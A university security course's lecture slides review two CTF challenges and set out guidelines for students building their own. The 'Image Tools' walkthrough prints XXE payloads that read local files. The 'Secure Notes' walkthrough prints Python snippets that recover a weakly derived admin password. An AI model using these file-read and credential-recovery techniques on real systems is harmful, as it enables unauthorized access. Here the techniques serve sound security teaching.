SEAD Phase 2 Kickoff

How to build a CTF challenge

Hannes Weissteiner

21.03.2025

Outline

Phase 1 Review

Challenge 1: Image Tools

Image Tools

Step 1: Recon

Step 1: Recon

- What does the app do?

Step 1: Recon

- What does the app do? Convert SVGs to PNG (unsafely)

Step 1: Recon

- What does the app do? Convert SVGs to PNG (unsafely)
- Where is the flag?

Step 1: Recon

- What does the app do? Convert SVGs to PNG (unsafely)
- Where is the flag? `flag.txt`

Image Tools

Step 1: Recon

- What does the app do? Convert SVGs to PNG (unsafely)
- Where is the flag? `flag.txt`
- Is there code referencing the flag?

Step 1: Recon

- What does the app do? Convert SVGs to PNG (unsafely)
- Where is the flag? `flag.txt`
- Is there code referencing the flag? **No**

Step 1: Recon

- What does the app do? Convert SVGs to PNG (unsafely)
- Where is the flag? `flag.txt`
- Is there code referencing the flag? **No** $\Longrightarrow$ **We need to read the file**

Step 1: Recon

- What does the app do? Convert SVGs to PNG (unsafely)
- Where is the flag? `flag.txt`
- Is there code referencing the flag? **No** ⟹ **We need to read the file**
- `flag.txt` is forbidden in the SVG

Image Tools

Step 1: Recon

- What does the app do? Convert SVGs to PNG (unsafely)
- Where is the flag? `flag.txt`
- Is there code referencing the flag? **No** $\Longrightarrow$ **We need to read the file**
- `flag.txt` is forbidden in the SVG


Step 1: Recon

- What does the app do? Convert SVGs to PNG (unsafely)
- Where is the flag? `flag.txt`
- Is there code referencing the flag? **No** ⟹ **We need to read the file**
- `flag.txt` is forbidden in the SVG ⟹ Look for a bypass

Image Tools

Step 2: Research

Step 2: Research



svg read file ctf challenge

GitHub
https://github.com › noraj › SigSegV2.webserver_3

XXE OOB via SVG rasterization (local file read)

This **challenge** require a Docker Engine and Docker Compose. Builds, (re)creates, starts, and attaches to containers for a service.

CTFTime
https://ctftime.org › writeup

CTFtime.org / P.W.N. CTF / SVG2PNG / Writeup

Convert your vector images to a facebook friendly format! The task provides the code running the converter: import json import os import ...

Step 2: Research

- 2nd result is similar to our challenge

Step 2: Research

- 2nd result is similar to our challenge
- We still need to bypass the filter

Step 2: Research

- 2nd result is similar to our challenge
- We still need to bypass the filter
- what other options do we have?

Step 2: Research

- 2nd result is similar to our challenge
- We still need to bypass the filter
- what other options do we have?
- $\Longrightarrow$ **Premium features**

Step 2: Research

- 2nd result is similar to our challenge
- We still need to bypass the filter
- what other options do we have?
- $\Longrightarrow$ **Premium features**
- Unlock via XXE (`promotion_code.txt`)

Step 2: Research

- 2nd result is similar to our challenge
- We still need to bypass the filter
- what other options do we have?
- $\Longrightarrow$ **Premium features**
- Unlock via XXE (`promotion_code.txt`)
- What can we do now?

Step 2: Research

- 2nd result is similar to our challenge
- We still need to bypass the filter
- what other options do we have?
- $\Longrightarrow$ **Premium features**
- Unlock via XXE (`promotion_code.txt`)
- What can we do now? **Upload arbitrary files**

Step 3: Exploit

1. Upload XXE SVG to get promotion code

```xml
<?xml version="1.0"?>
<!DOCTYPE XXE [
  <!ENTITY xxe SYSTEM "promotion_code.txt" >
]>
<svg width="500px" height="100px" version="1.1">
  <text font-family="Verdana" font-size="16"
    x="10" y="40" fill="red">&xxe;</text>
</svg>
```

Image Tools

Step 3: Exploit

1. Upload XXE SVG to get promotion code
2. Upload fake PNG with unfiltered XXE

```xml
<!-- file is in ./uploads/user_{hash} -->
<!ENTITY payload SYSTEM "../../flag.txt">
```


Step 3: Exploit

1. Upload XXE SVG to get promotion code
2. Upload fake PNG with unfiltered XXE
3. Upload SVG which includes fake PNG

```xml
<?xml version="1.0"?>
<!DOCTYPE XXE [
<!ENTITY % xxe SYSTEM "./uploads/user_{hash}/malicious.png">
  %xxe;
]>
<svg width="500px" height="100px" version="1.1">
  <text font-family="Verdana" font-size="16"
    x="10" y="40" fill="red">&payload;</text>
</svg>
```

Step 3: Exploit

1. Upload XXE SVG to get promotion code
2. Upload fake PNG with unfiltered XXE
3. Upload SVG which includes fake PNG
4. Profit!



SEAD{XX3_WI4H_DOCUM3N4_TYPE_DEFINI4ION}

Challenge 2: Secure Notes

Secure Notes

Step 1: Recon

Step 1: Recon

- What does the app do?

Step 1: Recon

- What does the app do? Manage logins and save notes

Step 1: Recon

- What does the app do? Manage logins and save notes
- Where is the flag?

Secure Notes

Step 1: Recon

- What does the app do? Manage logins and save notes
- Where is the flag? In the Note of the admin user

Step 1: Recon

- What does the app do? Manage logins and save notes
- Where is the flag? In the Note of the admin user
- How can we read it?

Step 1: Recon

- What does the app do? Manage logins and save notes
- Where is the flag? In the Note of the admin user
- How can we read it? By logging in as that user

Step 1: Recon

- What does the app do? Manage logins and save notes
- Where is the flag? In the Note of the admin user
- How can we read it? By logging in as that user
- Is there anything weird about the login?

Secure Notes

Step 1: Recon

- What does the app do? Manage logins and save notes
- Where is the flag? In the Note of the admin user
- How can we read it? By logging in as that user
- Is there anything weird about the login?

Step 1: Recon

- What does the app do? Manage logins and save notes
- Where is the flag? In the Note of the admin user
- How can we read it? By logging in as that user
- Is there anything weird about the login? **Password generated in Rust**
- So it must be secure, right?

Step 2: Exploration/Research

Part 1: Recovering the password

```rust
#[pyfunction]
pub fn compute_random_password(seed: &str, username: &str) -> String {
    let password: Vec<u8> = hash_str(username)
        .iter()
        .zip(seed.as_bytes().iter().rev())
        .map(|(x, y)| x ^ y ^ rand::random::<f32>() as u8)
        .collect();
    hex::encode(&password)
}
```

Step 2: Exploration/Research

Part 1: Recovering the password

- Seed is unknown but constant

```python
def generate_password(username):
    from config import Config
    seed = Config().SECRET_KEY
    return compute_random_password(
                            seed, username)
```

Step 2: Exploration/Research

Part 1: Recovering the password

- Seed is unknown but constant
- Username is known/chosen

```
def generate_password(username):
  from config import Config
  seed = Config().SECRET_KEY
  return compute_random_password(
                         seed, username)
```

Step 2: Exploration/Research

Part 1: Recovering the password

- Seed is unknown but constant
- Username is known/chosen
- What about the randomness?

```python
def generate_password(username):
    from config import Config
    seed = Config().SECRET_KEY
    return compute_random_password(
                            seed, username)
```

Step 2: Exploration/Research

Part 1: Recovering the password

- Seed is unknown but constant
- Username is known/chosen
- What about the randomness?
- `rand::random::<f32>() as u8`

```
def generate_password(username):
    from config import Config
    seed = Config().SECRET_KEY
    return compute_random_password(
                                  seed, username)
```

Step 2: Exploration/Research

Part 1: Recovering the password

- Seed is unknown but constant
- Username is known/chosen
- What about the randomness?
- `rand::random::<f32>() as u8`
- **Always returns zero**

```python
def generate_password(username):
    from config import Config
    seed = Config().SECRET_KEY
    return compute_random_password(
                                   seed, username)
```

Step 2: Exploration/Research

Part 1: Recovering the password

- Seed is unknown but constant
- Username is known/chosen
- What about the randomness?
- `rand::random::<f32>() as u8`
- **Always returns zero**
- $\Longrightarrow$ We can recover the seed

```python
def generate_password(username):
    from config import Config
    seed = Config().SECRET_KEY
    return compute_random_password(
                          seed, username)
```

Step 2: Exploration/Research

Part 1: Recovering the password

- Seed is unknown but constant
- Username is known/chosen
- What about the randomness?
- `rand::random::<f32>() as u8`
- **Always returns zero**
- ⟹ We can recover the seed
- ⟹ **We can recover passwords!**

```
def generate_password(username):
    from config import Config
    seed = Config().SECRET_KEY
    return compute_random_password(
                           seed, username)
```

Step 2: Exploration/Research

Part 2: Finding the Username

- Test user has UID 1

```python
#TODO Remove test user Johann w. UID 1
try:
  from user_utils import create_user
  from config import ADMIN_USERNAME, ADMIN_NOTE
  create_user(ADMIN_USERNAME, ADMIN_NOTE)
except IntegrityError:
    print("User already exists.")
```

Step 2: Exploration/Research

Part 2: Finding the Username

- Test user has UID 1
- But: we need the username

Step 2: Exploration/Research

Part 2: Finding the Username

- Test user has UID 1
- But: we need the username
- `CTRL+F user.id`?

Step 2: Exploration/Research

Part 2: Finding the Username

- Test user has UID 1
- But: we need the username
- `CTRL+F user.id`?
- We find this check and error:

```
if str(request.form["id"]) == str(user.id):
    ...
else:
    return render_template("note_error.html",
msg= "You are not " + str(
  Users.query.filter_by(
      id=request.form["id"]).first().username
  ) +
  " dont try this again!", id=user.id)
```

Step 2: Exploration/Research

Part 2: Finding the Username

- Test user has UID 1
- But: we need the username
- `CTRL+F user.id`?
- We find this check and error:
- **This leaks the username of an UID!**

Step 3: Exploit

1. Register account on the website

```
session = requests.Session()
r = session.post(url + "/register", data={
    'username': USERNAME
})
# Grab password from response
match = re.search(r'[A-Fa-f0-9]{32}', str(r.text))
PASSWORD = match.group(0)

r = session.post(url + "/login", data={
  'username': USERNAME,
  'password': PASSWORD
})
```

Step 3: Exploit

1. Register account on the website
2. Reverse engineer the secret key

```
hashed_username = ascon_hash(USERNAME.encode())
SECRET_KEY_REV = map(lambda x: x[0] ^ x[1],
  zip(hashed_username, bytes.fromhex(PASSWORD)))
```

Step 3: Exploit

1. Register account on the website
2. Reverse engineer the secret key
2. Leak the admin username

```
r = session.post(url + "/home", data={
    'id': 1, # -> admin user
    'username': USERNAME,
    'note': "Cats are cute"
})

i1 = str(r.text).find("You are not ")
i2 = str(r.text).find(" dont try this again!")
ADMIN_USER = str(r.text)[i1+12:i2]
```

Step 3: Exploit

1. Register account on the website
2. Reverse engineer the secret key
2. Leak the admin username
3. Recover admin password


```
hashed_admin = ascon_hash(ADMIN_USER.encode())
ADMIN_PASSWORD = bytes.hex(bytes(map(
  lambda x: x[0] ^ x[1],
  zip(hashed_admin, SECRET_KEY_REV)
)))
```

Step 3: Exploit

1. Register account on the website
2. Reverse engineer the secret key
2. Leak the admin username
3. Recover admin password
4. Log in as admin

Step 3: Exploit

1. Register account on the website
2. Reverse engineer the secret key
2. Leak the admin username
3. Recover admin password
4. Log in as admin
5. Profit!



Hello, Hansi1337!

You are only allowed to use Letters, Numbers, Spaces, _-.!?

```
SEAD{d0nt_m3ss_w1th_hansi}
```

Writeup Guide

- Similar structure to this presentation

Writeup Guide

- Similar structure to this presentation
  1. What are the things I noticed? What can help me get the flag?

Writeup Guide

- Similar structure to this presentation
  1. What are the things I noticed? What can help me get the flag?
  2. What are the exploitable primitives that I found?

Writeup Guide

- Similar structure to this presentation
  1. What are the things I noticed? What can help me get the flag?
  2. What are the exploitable primitives that I found?
  3. How did I combine the primitives to create an exploit?

Writeup Guide

- Similar structure to this presentation
  1. What are the things I noticed? What can help me get the flag?
  2. What are the exploitable primitives that I found?
  3. How did I combine the primitives to create an exploit?
- 0.5 - 1 page per challenge

Writeup Guide

- Similar structure to this presentation
  1. What are the things I noticed? What can help me get the flag?
  2. What are the exploitable primitives that I found?
  3. How did I combine the primitives to create an exploit?
- 0.5 - 1 page per challenge
- Images and code snippets allowed

Writeup Guide

- Similar structure to this presentation
  1. What are the things I noticed? What can help me get the flag?
  2. What are the exploitable primitives that I found?
  3. How did I combine the primitives to create an exploit?
- 0.5 - 1 page per challenge
- Images and code snippets allowed
- In PDF format

Writeup Guide

- Similar structure to this presentation
  1. What are the things I noticed? What can help me get the flag?
  2. What are the exploitable primitives that I found?
  3. How did I combine the primitives to create an exploit?
- 0.5 - 1 page per challenge
- Images and code snippets allowed
- In PDF format
- E-Mail to sead.isec@tugraz.at

Questions about P1?

What makes a good CTF challenge?

Basics

A good challenge should be

Basics

A good challenge should be

- solvable

Basics

A good challenge should be

- solvable
- logical

Basics

A good challenge should be

- solvable
- logical
- reproducible

Basics

A good challenge should be

- solvable
- logical
- reproducible
- interesting

Basics

A good challenge should be

- solvable
- logical
- reproducible
- interesting
- challenging

Basics

A good challenge should be

- solvable
- logical
- reproducible
- interesting
- challenging
- **fun**

Don't be guessy

Don't be guessy

- There should be a clear path to the goal

Don't be guessy

- There should be a clear path to the goal
- No guessing of usernames or passwords

Don't be guessy

- There should be a clear path to the goal
- No guessing of usernames or passwords
- No hidden URLs

Don't be guessy

- There should be a clear path to the goal
- No guessing of usernames or passwords
- No hidden URLs
- No secret parameters

Don't be guessy


- There should be a clear path to the goal
- No guessing of usernames or passwords
- No hidden URLs
- No secret parameters
- Ideally: Provide the source code!

Don't be guessy


- There should be a clear path to the goal
- No guessing of usernames or passwords
- No hidden URLs
- No secret parameters
- Ideally: Provide the source code!

Don't be guessy

- There should be a clear path to the goal
- No guessing of usernames or passwords
- No hidden URLs
- No secret parameters
- Ideally: Provide the source code!



Super Secure Site



```
  <head></head>
 ▼<body>
    <h1> Super Secure Site</h1>
   ▼<form method="POST">
      <label for="name">Username: </label>
      <input type="text" name="name">
      <label for="pw">Password</label>
      <input type="password" name="pw">
      <input type="submit">
    </form>
  </body>
</html>
```

Be accessible

- Don’t require [language, culture, location] specific knowledge

Be accessible

- Don’t require [language, culture, location] specific knowledge
- No proprietary software requirements

Be accessible

- Don’t require [language, culture, location] specific knowledge
- No proprietary software requirements
- No extensive brute-forcing or scanning
  - Not entertaining

Be accessible

- Don’t require [language, culture, location] specific knowledge
- No proprietary software requirements
- No extensive brute-forcing or scanning
  - Not entertaining
  - More load on the infrastructure

Be accessible

- Don’t require [language, culture, location] specific knowledge
- No proprietary software requirements
- No extensive brute-forcing or scanning
  - Not entertaining
  - More load on the infrastructure
  - Disadvantage for people with slower hardware or connections

Be secure

- Challenges **ideally** only have their intended vulnerabilities

Be secure

- Challenges **ideally** only have their intended vulnerabilities
- Minimize attack surface

Be secure

- Challenges **ideally** only have their intended vulnerabilities
- Minimize attack surface
- Minimize impact in case of an attack

Be secure

- Challenges **ideally** only have their intended vulnerabilities
- Minimize attack surface
- Minimize impact in case of an attack
  - Challenges are deployed as docker containers

Be secure

- Challenges **ideally** only have their intended vulnerabilities
- Minimize attack surface
- Minimize impact in case of an attack
  - Challenges are deployed as docker containers
  - Restrict permissions

Be secure

- Challenges **ideally** only have their intended vulnerabilities
- Minimize attack surface
- Minimize impact in case of an attack
  - Challenges are deployed as docker containers
  - Restrict permissions
  - Use up2date dependencies

Be secure

- Challenges **ideally** only have their intended vulnerabilities
- Minimize attack surface
- Minimize impact in case of an attack
  - Challenges are deployed as docker containers
  - Restrict permissions
  - Use up2date dependencies
  - Ideally: Readonly file system

Be interesting

- Challenges should teach a real potential vulnerability

Be interesting

- Challenges should teach a real potential vulnerability
- Ideally based on a real-world scenario

Be interesting

- Challenges should teach a real potential vulnerability
- Ideally based on a real-world scenario
- Teach your fellow students something new!

Be interesting

- Challenges should teach a real potential vulnerability
- Ideally based on a real-world scenario
- Teach your fellow students something new!
- **Do not re-use challenges from the internet**

Phase 2 Requirements

P2 Timeline

- 21.03.2025 (today): Kickoff lecture

P2 Timeline

- 21.03.2025 (today): Kickoff lecture
- 28.03.2025: Group formation deadline

P2 Timeline

- 21.03.2025 (today): Kickoff lecture
- 28.03.2025: Group formation deadline
- 04.04.2025: Design Concept Deadline

P2 Timeline

- 21.03.2025 (today): Kickoff lecture
- 28.03.2025: Group formation deadline
- 04.04.2025: Design Concept Deadline
- 02.05.2025: Challenge implementation deadline

P2 Timeline

- 21.03.2025 (today): Kickoff lecture
- 28.03.2025: Group formation deadline
- 04.04.2025: Design Concept Deadline
- 02.05.2025: Challenge implementation deadline
- Group formation via e-mail to sead.isec@tugraz.at

P2 Timeline

- 21.03.2025 (today): Kickoff lecture
- 28.03.2025: Group formation deadline
- 04.04.2025: Design Concept Deadline
- 02.05.2025: Challenge implementation deadline
- Group formation via e-mail to sead.isec@tugraz.at
- Design concept: 1-2 page PDF with the challenge idea, submission via e-mail

Basics

Your challenge should be

Basics

Your challenge should be

- An application (No `main(){vuln();}`)

Basics

Your challenge should be

- An application (No `main(){vuln();}`)
- Up to medium difficulty

Basics

Your challenge should be

- An application (No `main(){vuln();}`)
- Up to medium difficulty
- Online (some kind of backend)

Basics

Your challenge should be

- An application (No `main(){vuln();}`)
- Up to medium difficulty
- Online (some kind of backend)
- Stable and secure

Basics

Your challenge should be

- An application (No `main(){vuln();}`)
- Up to medium difficulty
- Online (some kind of backend)
- Stable and secure

It does not have to be a website!

Deployment

- We use `docker compose` for deployment

Deployment

- We use `docker compose` for deployment
- Your challenge should be deployable with `docker-compose up`

Deployment

- We use `docker compose` for deployment
- Your challenge should be deployable with `docker-compose up`
- Provide **one** `docker-compose.yml`

Deployment

- We use `docker compose` for deployment
- Your challenge should be deployable with `docker-compose up`
- Provide **one** `docker-compose.yml`
- Fill out `challenge.yml` with the necessary information

Deployment

- We use `docker compose` for deployment
- Your challenge should be deployable with `docker-compose up`
- Provide **one** `docker-compose.yml`
- Fill out `challenge.yml` with the necessary information
- Templates will be provided soon

Solve Script

- Python or Bash

Solve Script

- Python or Bash
- Should solve the whole challenge automatically

Solve Script

- Python or Bash
- Should solve the whole challenge automatically
- Should check if the flag is correct

Solve Script

- Python or Bash
- Should solve the whole challenge automatically
- Should check if the flag is correct
  - Success: `exit(0)`

Solve Script

- Python or Bash
- Should solve the whole challenge automatically
- Should check if the flag is correct
  - Success: `exit(0)`
  - Failure: `exit(1)`

Writeup

- Short explanation of the solution

Writeup

- Short explanation of the solution
- Should highlight the path to the exploit

Writeup

- Short explanation of the solution
- Should highlight the path to the exploit
- Usually longer than the Phase 3 writeups

Writeup

- Short explanation of the solution
- Should highlight the path to the exploit
- Usually longer than the Phase 3 writeups
- If we read the writeup we should be able to

Writeup

- Short explanation of the solution
- Should highlight the path to the exploit
- Usually longer than the Phase 3 writeups
- If we read the writeup we should be able to
  - Solve the challenge

Writeup

- Short explanation of the solution
- Should highlight the path to the exploit
- Usually longer than the Phase 3 writeups
- If we read the writeup we should be able to
  - Solve the challenge
  - Explain the process of finding the solution

Writeup

- Short explanation of the solution
- Should highlight the path to the exploit
- Usually longer than the Phase 3 writeups
- If we read the writeup we should be able to
  - Solve the challenge
  - Explain the process of finding the solution
  - Explain why the exploit works

Deliverables

- 28.03.2025: Group registration

Deliverables

- 28.03.2025: Group registration
- 04.04.2025: Design Concept document

Deliverables

- 28.03.2025: Group registration
- 04.04.2025: Design Concept document
- 02.05.2025: Challenge
  - Back-end including `docker-compose` setup
  - Completed metadata file
  - Solve script
  - Writeup

Phase 2 Tips

Handling Secrets

- **Python:** Keep secrets in secrets.py → `from secrets import flag`

Handling Secrets

- **Python**: Keep secrets in secrets.py → `from secrets import flag`
- **Binaries**: Keep flag in external `flag.txt`, read when challenge is solved

Handling Secrets

- **Python**: Keep secrets in secrets.py → `from secrets import flag`
- **Binaries**: Keep flag in external `flag.txt`, read when challenge is solved
- **Web**: External file, depending on technology

Handling Secrets

- **Python**: Keep secrets in secrets.py → `from secrets import flag`
- **Binaries**: Keep flag in external `flag.txt`, read when challenge is solved
- **Web**: External file, depending on technology
- **If unavoidable**: Different versions of downloadable data and server data

Interactions between Users

- Careful with account creation / state

Interactions between Users

- Careful with account creation / state
  - User might create `asdf:asdf` and elevate to admin

Interactions between Users

- Careful with account creation / state
  - User might create `asdf:asdf` and elevate to admin
  - Everyone else just has to guess the credentials

Interactions between Users

- Careful with account creation / state
  - User might create `asdf:asdf` and elevate to admin
  - Everyone else just has to guess the credentials
  - **Clear credentials periodically, or generate passwords!**

Interactions between Users

- Careful with account creation / state
  - User might create `asdf:asdf` and elevate to admin
  - Everyone else just has to guess the credentials
  - **Clear credentials periodically, or generate passwords!**
- Avoid giving the possibility to solve the challenge for others

Interactions between Users

- Careful with account creation / state
  - User might create `asdf:asdf` and elevate to admin
  - Everyone else just has to guess the credentials
  - **Clear credentials periodically, or generate passwords!**
- Avoid giving the possibility to solve the challenge for others
- Don’t let users destroy the challenge

Interactions between Users

- Careful with account creation / state
  - User might create `asdf:asdf` and elevate to admin
  - Everyone else just has to guess the credentials
  - **Clear credentials periodically, or generate passwords!**
- Avoid giving the possibility to solve the challenge for others
- Don't let users destroy the challenge
- Ideally: No login/No state

Unintended Solutions

- Try not to open up unintended shortcuts

Unintended Solutions

- Try not to open up unintended shortcuts
- Design a **Secure Application**, apart from the chosen issue

Unintended Solutions

- Try not to open up unintended shortcuts
- Design a **Secure Application**, apart from the chosen issue
- Unintended, more complex exploits -> *fine*

Unintended Solutions

- Try not to open up unintended shortcuts
- Design a **Secure Application**, apart from the chosen issue
- Unintended, more complex exploits -> *fine*
- Be careful how you handle the flag

Unintended Solutions

- Try not to open up unintended shortcuts
- Design a **Secure Application**, apart from the chosen issue
- Unintended, more complex exploits -> *fine*
- Be careful how you handle the flag
- Be careful with internal services (e.g. exposed unsecured database)

Unintended Solutions

- Try not to open up unintended shortcuts
- Design a **Secure Application**, apart from the chosen issue
- Unintended, more complex exploits -> *fine*
- Be careful how you handle the flag
- Be careful with internal services (e.g. exposed unsecured database)
- Be careful with memory (when writing non-memorysafe languages)

How to give Leads

- Usually: Provide the source code

How to give Leads

- Usually: Provide the source code
- In case of hard bug: Comments?

How to give Leads

- Usually: Provide the source code
- In case of hard bug: Comments?
- Challenge description can give a direction

How to give Leads

- Usually: Provide the source code
- In case of hard bug: Comments?
- Challenge description can give a direction
- In case of a binary: Don’t obfuscate too much

Other Tips

- Consider the load on the server → avoid heavy computations

Other Tips

- Consider the load on the server → avoid heavy computations
- Package and distribute just the files you need

Other Tips

- Consider the load on the server → avoid heavy computations
- Package and distribute just the files you need
- Let somebody test the challenge **alone**

Other Tips

- Consider the load on the server → avoid heavy computations
- Package and distribute just the files you need
- Let somebody test the challenge **alone**
- If you have an idea but don’t know how to implement it: Look up similar challenges

Other Tips

- Consider the load on the server → avoid heavy computations
- Package and distribute just the files you need
- Let somebody test the challenge **alone**
- If you have an idea but don’t know how to implement it: Look up similar challenges
- If anything is unclear: Ask!

Any questions?